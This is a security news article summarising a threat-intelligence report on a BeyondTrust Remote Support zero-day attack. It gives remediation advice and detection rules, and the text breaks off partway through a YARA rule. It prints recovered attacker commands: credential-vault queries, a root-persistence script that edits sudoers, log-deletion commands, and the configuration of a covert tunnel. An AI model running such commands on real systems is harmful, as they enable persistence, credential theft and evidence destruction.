
Google Details ARMORY CASTLE’s BeyondTrust Zero-Day Attack
Google’s threat intelligence team reports that ARMORY CASTLE exploited a BeyondTrust Remote Support zero-day before disclosure. The intrusion involved custom webshells, privilege escalation, credential access attempts, persistent access, and a covert network tunnel.
Xcademia Team

Google Threat Intelligence Group (GTIG) has published technical findings on an intrusion in which the suspected China-linked espionage group ARMORY CASTLE exploited a vulnerability in BeyondTrust Remote Support before its public disclosure.
In its October 2026 report, GTIG describes how Mandiant investigators identified exploitation of CVE-2026-102764 during an incident response investigation. The activity occurred in late August 2026, several weeks before BeyondTrust disclosed the vulnerability on October 15.
The investigation uncovered a sequence of operations designed to establish control over compromised appliances, maintain access across system changes, and potentially reach other systems through the remote support environment.
The attackers deployed two custom tools: SAWFLY, a PHP webshell used to interact with the compromised appliance, and BARECLAW, a tunneling utility that carried network traffic over WebSockets. Investigators also identified attempts to access stored credentials, changes to administrative permissions, and the removal of logs that could have helped defenders reconstruct the intrusion.
GTIG attributes the activity to ARMORY CASTLE, a suspected People's Republic of China (PRC)-nexus espionage actor previously tracked as UNC5221.
The findings highlight the risk posed by vulnerabilities in systems that sit at the intersection of administrative access, remote support, and privileged credentials.
What Is CVE-2026-102764?
CVE-2026-102764 affects BeyondTrust Remote Support, formerly known as Bomgar. The product enables IT support teams to connect to and troubleshoot remote endpoints.
According to GTIG's report, successful exploitation permits arbitrary file uploads and unauthenticated file operations. Under the conditions described in the investigation, this can lead to control of the appliance host and access to credentials stored or brokered by the system.
The vulnerability affects supported Remote Support versions up to 26.2.3. Organizations should consult BeyondTrust's official security guidance to determine the required patch and upgrade path for their deployments.
The incident is particularly important because Remote Support appliances can provide access to internal systems through established administrative workflows. A compromise at this layer can therefore extend beyond the appliance itself.
GTIG warns that organizations should prepare for possible wider exploitation following public disclosure. The group has previously exploited vulnerabilities in edge devices and has used public disclosures as opportunities for broader targeting.

How ARMORY CASTLE Established Its Initial Foothold
Mandiant identified evidence of exploitation in several appliance logs, including access, syslog, messages, thin-scc, brain, and SSL records. The relevant logs were stored within an LUKS-encrypted partition containing the /home directory.
Investigators found that the attackers first sent HTTP POST requests to the following path:
/app_84304470%2EphpMandiant could not recover the file associated with these initial requests. However, filesystem records showed that a SAWFLY webshell was created approximately 11 minutes after the first POST request.
The webshell appeared under the following path:
/%SITE_SERVICE_ACCOUNT%/ingredi/app/laravel/public/The initial requests and subsequent file creation provided evidence of a sequence in which the attackers exploited the appliance and then established a web-accessible foothold.
SAWFLY: A Custom PHP Webshell
The investigation identified mangoapi.php as the SAWFLY webshell. The tool is an obfuscated PHP script designed to exchange encrypted commands and responses with a remote operator.
GTIG describes SAWFLY as using a custom Base32 transport format and a 256-bit RC4 stream cipher for its command-and-control communication.
The script checks incoming HTTP POST requests for an obfuscated parameter named _c94mfe. When that parameter is absent, the webshell returns an HTTP 404 response and exits. This behavior can make the script less obvious to automated scanners that send requests without the expected parameter.
When the parameter is present, SAWFLY decodes the supplied data, decrypts the payload using RC4, and executes the resulting PHP code through @eval(). A non-null result is encrypted and encoded before being returned to the requester.
These details show how the webshell provided a channel for remote interaction while attempting to conceal its function from routine web requests.
Root-Level Access Through SUID Permissions
The webshell initially operated under the appliance's site service account, which did not have unrestricted administrative privileges.
To increase its access, ARMORY CASTLE copied the system shell from /bin/sh to a file named:
/usr/bin/dbus-authdThe attackers then changed the copied file's ownership to root and enabled the Set User ID (SUID) permission.
SUID allows an executable to run with the privileges of its owner rather than only those of the user who launched it. When configured with root ownership, such an executable can provide a route to elevated privileges.
In this incident, the modification gave the attackers a way to execute commands with root-level permissions on the appliance. That level of access could also allow changes to configuration files and other system components that survive ordinary service restarts.
For defenders, the finding illustrates why suspicious executables, unexpected SUID files, and changes to system binary ownership deserve attention during appliance investigations.
Attempts to Access the BeyondTrust Credential Vault
After escalating privileges, the attackers attempted to retrieve credentials from BeyondTrust's native secrets-management utility.
Mandiant found commands invoking /ns/sbin/bt-secrets, a proprietary command-line tool used by the appliance to manage stored secrets, including passwords, API keys, and endpoint credentials.
The recovered command variations were:
/ns/sbin/bt-secrets get -p %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get vault
The commands show attempts to query the vault using different argument combinations, including versions that specified the site service account and one that omitted it.
The investigation also found an attempt to remove records associated with the secrets utility:
/usr/sbin/sh -c 'rm -f /home/bomgar/log/bt-secrets.log /home/bomgar/log/bt-secrets.log.* 2>/dev/null;'This command targets the primary log file and matching rotated files while suppressing error output.
The source documents attempts to access the credential vault. It does not establish that every attempted retrieval succeeded. Organizations should therefore investigate potential credential exposure without assuming either that all secrets were obtained or that they remained safe.
Persistence Through Startup Scripts and Sudo Configuration
ARMORY CASTLE also modified the appliance's configuration mechanisms to retain elevated access.
Mandiant found evidence that the attackers created the /home/bomgar/sbin/post_boot.d directory and placed a script named zz-root-persist inside it. The directory is used for scripts that run during system startup.
The recovered script was:
#!/bin/bash
grep -qF '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' '/ns/config/sudoers.template' || echo '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' >> '/ns/config/sudoers.template'
'/ns/sbin/bt-sysconfig' --no-restart misc
The first command checks whether the service account already has the specified entry in /ns/config/sudoers.template. If the entry is absent, the script appends it.
The entry grants the account passwordless sudo access to all commands. The final command invokes BeyondTrust's system configuration utility to process the configuration without restarting the appliance.
This approach is significant because the attackers did not rely solely on a temporary change to an active permissions file. Instead, they altered a configuration template and used the appliance's own utility to apply it, helping the unauthorized privilege assignment persist across reboots and configuration resets.
Log Deletion and Anti-Forensic Activity
Throughout the intrusion, Mandiant observed attempts to remove system, web server, and application logs.
The command below was recovered from the investigation:
rm -f '/ns/log/auth.log' '/ns/log/ssl.log' '/ns/log/proto-handler.log' '/ns/log/bt-docker.log' '/ns/log/http-access.log' '/ns/log/http-errors.log' '/ns/log/php-fpm.log' '/ns/log/php-fpm-access.log' '/ns/log/php_debug.log' '/ns/log/php_web_errors.log' '/var/log/messages' '/home/%SITE_SERVICE_ACCOUNT%/ingredi/log/httpd_access.log' '/home/%SITE_SERVICE_ACCOUNT%/ingredi/log/httpd_error.log' /tmp/sshauth.*The command targets multiple log files across the appliance's system and application directories, as well as matching temporary authentication-related files.
Removing logs can make it harder to determine how an attacker entered an environment, which commands were executed, and whether additional systems were accessed. In this case, the activity also reinforces the importance of sending security records to an external logging platform that the compromised appliance cannot directly alter.
Organizations investigating a potentially affected system should not rely exclusively on local logs. Reverse-proxy, web application firewall (WAF), perimeter firewall, SIEM, and externally forwarded syslog records may provide additional evidence.
Abuse of Remote Support Administrative Access
The attackers did not limit their activity to the appliance's underlying operating system. Mandiant also observed use of the BeyondTrust Remote Support administrative interface.
A recovered syslog record showed a successful login:
{
  "event": "login",
  "status": "success",
  "target": "web/login",
  "who": "[REDACTED_USERNAME] using password",
  "who_ip": "[REDACTED_IP]"
}
Investigators then identified changes to the compromised account's permissions. The account's Jump Item and team permissions were changed from No Access to Administrator.
Jump Items represent systems or devices made available for remote access through the Remote Support environment. Increasing the affected account's permissions could allow the operator to initiate sessions with downstream systems available through the appliance.
The recorded change was:
{
  "event": "user_changed",
  "old_username": "[REDACTED]",
  "old_permissions:jump_item_role:default:id": 1,
  "new_permissions:jump_item_role:default:id": 3,
  "old_permissions:jump_item_role:default:name": "No Access",
  "new_permissions:jump_item_role:default:name": "Administrator",
  "old_permissions:jump_item_role:teams:id": 1,
  "new_permissions:jump_item_role:teams:id": 3,
  "old_permissions:jump_item_role:teams:name": "No Access",
  "new_permissions:jump_item_role:teams:name": "Administrator"
}
The record captures a shift from restricted access to administrator-level permissions for both the default Jump Item role and the team-related role.
Security teams should examine account and policy changes alongside authentication records. A successful login alone may not reveal the full scope of an intrusion, particularly when the same account is later granted broader access.
Internal Reconnaissance Through Remote Support Sessions
After obtaining elevated administrative permissions, the attackers used Remote Support to connect to internal endpoints.
Mandiant reported that they used built-in support functionality to request full filesystem access and transfer files from a user's desktop environment. The transferred material included software inventories that could support further reconnaissance of the internal environment.
These findings demonstrate how a compromised remote support appliance can provide an established route into connected systems. Activity that appears to use legitimate administrative functions may therefore require investigation when it occurs under a compromised account or outside expected operational patterns.
Organizations should review session histories, file-transfer records, and the endpoints reached through the appliance. Systems accessed during the suspected exposure period should be included in downstream threat hunting.
BARECLAW: WebSocket-Based Network Tunneling
Mandiant identified a second custom tool named BARECLAW. Written in C, it provides a SOCKS5 proxy service over WebSockets and relays TCP connections between a remote client and destination systems.
BARECLAW incorporates the CivetWeb web server for HTTP and WebSocket handling and uses OpenSSL for TLS functionality. Its configuration supports authentication tokens, traffic obfuscation, destination network restrictions, upstream proxy routing, and configurable listening ports and WebSocket paths.
These protections are configurable rather than automatically enabled. According to GTIG, TLS, authentication, encryption, and destination filtering are disabled by default. TLS can be enabled by supplying a PEM certificate.
The command-line options recovered from the tool were:
Usage: %s [options]
  --listen PORT                 plain ws port (default 8080)
  --listen-tls PORT             wss port (default 8443, needs --ssl-cert)
  --ssl-cert FILE               PEM certificate (enables wss)
  --token STRING                shared secret (?token= auth + obfs seed)
  --obfs                        enable XOR stream obfuscation
  --timeout SEC                 idle timeout (default 300)
  --connect-timeout SEC         target connect timeout (default 10)
  --max-tunnels N               concurrent tunnel limit (default 100)
  --allow-net CIDR              allowed target subnet (repeatable)
  --upstream [socks5://]host:port   route via upstream SOCKS5
  --threads N                   civetweb worker threads (default 64)
  --ws-path PATH                websocket endpoint path (default /wsproxy)
  -q, --quiet                   zero output (all logging suppressed)
  -h                            this help
How BARECLAW Was Configured in the Incident
Mandiant recovered the following execution command:

/tmp/ingredi_ws --listen 19800 --token %REDACTED% --obfs -q --ws-path /uidchanargeThe command configured the utility to listen on TCP port 19800 and use /uidchanarge as its WebSocket endpoint. The token was used for authentication and obfuscation, while -q suppressed the tool's output.
GTIG reported that the tunnel used an XOR-based routine derived from the token and an eight-byte value supplied by the client at the start of a session.
The command did not include --ssl-cert or --listen-tls. As a result, TLS was not enabled in this observed configuration.
Changes to HAProxy Configuration
The attackers also changed /ns/config/haproxy.conf, the configuration file controlling how HAProxy routes incoming requests to local services on the appliance.
They added an access control list (ACL) matching the WebSocket path used by BARECLAW:
acl wswsws path /uidchanarge
use_backend webskd3 if wswsws
Requests matching that path were directed to a custom backend named webskd3.
The corresponding backend configuration was:
backend webskd3
   mode http
   server websocks5srv 127.0.0.1:19800
   option http-keep-alive
   timeout server 28s
   timeout tunnel 5h
This configuration directed matching traffic to a service listening locally on port 19800, where BARECLAW was running. Although the listener was bound to the local interface, the HAProxy rule created a route through which incoming requests could reach it.
The five-hour tunnel timeout also indicates that the backend configuration allowed long-lived tunnel connections. The key defensive issue is not simply that a new process was listening on a port, but that a reverse-proxy configuration change exposed a path to the process through the appliance's existing traffic-handling service.
Security teams should therefore investigate unexpected proxy ACLs, unfamiliar backend definitions, unknown WebSocket paths, and differences between the current configuration and a known-good baseline.
Attribution and Expected Threat Activity
GTIG attributes the exploitation and deployment of SAWFLY and BARECLAW to ARMORY CASTLE, a suspected PRC-nexus espionage actor previously tracked as UNC5221.
The report connects the activity to the group's history of targeting edge devices and deploying custom tooling, including webshells and backdoors. GTIG states that ARMORY CASTLE has been active since at least October 2023 and has targeted organizations across multiple countries and industry sectors.
GTIG assesses with high confidence that the group will continue using zero-day vulnerabilities in edge devices to gain access to target environments.
The group has previously conducted broader exploitation after vulnerabilities became public. GTIG cites activity following the disclosure of CVE-2023-46805 and CVE-2024-21887 as relevant historical context.
This assessment does not establish how many organizations will be targeted through CVE-2026-102764. It does, however, give defenders a reason to treat the disclosure as a potential trigger for additional exploitation attempts.
What Security Teams Should Do Now

BeyondTrust's BT26-05 security update is central to remediation. GTIG and Mandiant also recommend containment, investigation, credential rotation, and hardening measures for organizations that may have been exposed.
A patch addresses the vulnerability, but it does not automatically remove persistence or establish whether an appliance was compromised before the fix was applied.
1. Apply the Security Update
Organizations should identify their Remote Support deployment type and follow BeyondTrust's official instructions.
Remote Support SaaS: BeyondTrust reported that the patch had been applied to SaaS tenants on October 9, 2026. Customers do not need to patch the appliance themselves, but should still complete the recommended credential and configuration reviews.
Self-hosted deployments running version 24.3.1 or later: Apply BT26-05-RS through the
/applianceinterface, or verify that the automatic update was applied.Self-hosted deployments older than version 24.3.1: Upgrade to a supported version and then apply the patch.
Patch unavailable in the interface: Contact BeyondTrust Support and reference BT26-05.
Upgrading or patching does not prove that a previously exposed appliance is clean.
2. Preserve Evidence Before Making Changes
Where compromise is suspected, preserve forensic evidence before changing or rebooting the appliance.
For virtual appliances, capture a memory snapshot and export the disk.
For B Series hardware and SaaS deployments, request forensic preservation through BeyondTrust Support.
Collect external syslog, reverse-proxy, WAF, and perimeter firewall logs covering the complete exposure period.
Preserve records outside the appliance because attackers with host-level access may remove local evidence.
3. Contain Potentially Compromised Appliances
Organizations with confirmed or suspected compromise should evaluate isolation and rebuilding rather than relying on a patch alone.
Recommended measures include:
Block inbound access to the appliance's public address at the perimeter firewall.
Restrict outbound connections to required BeyondTrust update and licensing services, and log denied connections.
End active support sessions and disable new sessions, Jump Clients, Jumpoints, and API accounts through
/login. Disable these resources rather than deleting them so audit evidence remains available.Rebuild appliances with confirmed or unknown compromise status using a clean, fully patched image.
Restore a configuration backup from before the suspected exposure period where possible. If the newest backup must be used, keep the appliance isolated until the configuration has been reviewed.
Issue a new TLS certificate and redeploy Jump Clients, Jumpoints, and the representative console from the rebuilt appliance.
Isolation can interrupt support operations, so organizations should coordinate with operational teams before taking disruptive action.
4. Restrict Administrative Interfaces
Limit access to /login and /appliance by IP address or network segment. Only the traffic required for representative console, customer portal, and Jump Client operations should be exposed to the internet.
Where practical, place a reverse proxy or WAF in front of the appliance and retain full URI-level logs. This can provide an independent record of requests even if local appliance logs are altered.
5. Rotate Credentials in the Correct Order
Credential rotation should take place after the appliance has been patched or rebuilt. Changing passwords while an attacker may still control the host could expose the replacement credentials.
Review and rotate credentials in the following dependency order:
/applianceadministrator credentials./loginadministrator and local-user credentials.API client secrets.
Security-provider bind accounts and SAML signing keys.
Remote Support Vault and integrated Password Safe or Privileged Remote Access credentials, rotated at the target systems.
Integration credentials, including SMTP, syslog, IT service management connectors, and outbound event secrets.
Any credentials entered into support sessions during the exposure period.
Review the administrative configuration against a known-good baseline. Pay particular attention to user and role changes, API accounts, security providers, Jump Items, Jumpoints, session policies, and outbound event or syslog destinations.
Investigate support session records and file transfers to identify the endpoints accessed and files transferred. Include all affected endpoints in the wider investigation.
6. Strengthen Access Controls
The recommended hardening measures include:
Require SAML single sign-on with phishing-resistant multifactor authentication for
/loginusers.Remove local accounts except for a vaulted emergency account with monitoring and alerts when used.
Configure multifactor authentication for the built-in Admin account in line with BeyondTrust guidance.
Set the default Jump Item role to
No Accessin every group policy and grant permissions through policy.Limit API accounts to the permissions required for their tasks, assign a named owner, and rotate API secrets.
Store privileged credentials in Password Safe or an external vault with credential injection rather than relying on credentials stored in the Remote Support Vault.
Apply default-deny outbound filtering, allowing only necessary BeyondTrust services and approved organizational logging and directory systems.
These controls reduce opportunities for an attacker to turn access to one appliance into broader administrative access.
7. Improve Logging and Detection
Forward appliance syslog to a security information and event management (SIEM) platform over TLS, with retention long enough to cover a multi-month exposure window. Retain relevant reverse-proxy, WAF, and perimeter firewall logs as well.
Export /login session, team activity, and user audit reports on a regular schedule.
Investigators should look for:
user_changedevents that increase Jump Item or team permissions.Unexpected
user_added,api_account, orsecurity_providerevents.Changes to outbound event destinations or syslog settings without an approved change record.
Successful administrative logins from unexpected residential broadband or commercial VPN addresses.
Administrative authentication outside normal operating hours.
File transfers or remote sessions initiated by accounts whose permissions changed during the exposure period.
Unknown PHP paths and WebSocket upgrades from addresses outside expected support and endpoint networks.
Gaps in syslog forwarding, particularly interruptions that coincide with suspicious sessions.
Indicators of Compromise
GTIG provides indicators to help defenders search for files associated with the activity. The report points registered users to a Google Threat Intelligence collection for additional indicators.
Filename | Description | SHA-256 |
|---|---|---|
| Staging webshell | Not available |
| SAWFLY webshell |
|
| BARECLAW tunneler |
|
These indicators should be used alongside behavioral evidence. File names and hashes alone may not reveal every instance of an intrusion, particularly where attackers can delete files, modify configurations, or use alternate paths.
YARA Detection Rules
GTIG published two YARA rules for hunting the SAWFLY webshell and BARECLAW tunneler. The rules below preserve the reported matching conditions.
SAWFLY Webshell
rule G_Hunting_Webshell_SAWFLY_1 {
    meta:
        author = "Google Threat Intelligence Group"
    strings:
        $b32 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567" ascii wide
        $rc4 = "range(0,255)" ascii wide
        $pack = "pack('H*'," ascii wide
        $eval = "@eval(" ascii wide
        $code404 = "http_response_code(404)" ascii wide
    condition:
        filesize < 20KB and
        all of them
}
The rule searches for strings associated with SAWFLY's Base32 handling, RC4 implementation, PHP evaluation, and HTTP 404 behavior. It also limits matching to files smaller than 20 KB.
BARECLAW Tunneler
rule G_Hunting_Backdoor_BARECLAW_1 {
    meta:
        author = "Google Threat Intelligence Group"

    strings:
        $s1 = "[%s ws_socks5d] " ascii wide
        $s2 = "--obfs requires --token" ascii wide
        $s3 = "mux: %s (frame[%lu]: %s)" ascii wide
        $s4 = "cannot create stream pump/writer thread (stream %d)" ascii wide
        $s5 = "reject: bad or missing token from %s" ascii wide
        $s6 = "listening on %s path=%s (token=%s obfs=%s max_tunnels=%d threads=%d)" ascii wide
        $s7 = "--ws-path must start with '/'" ascii wide
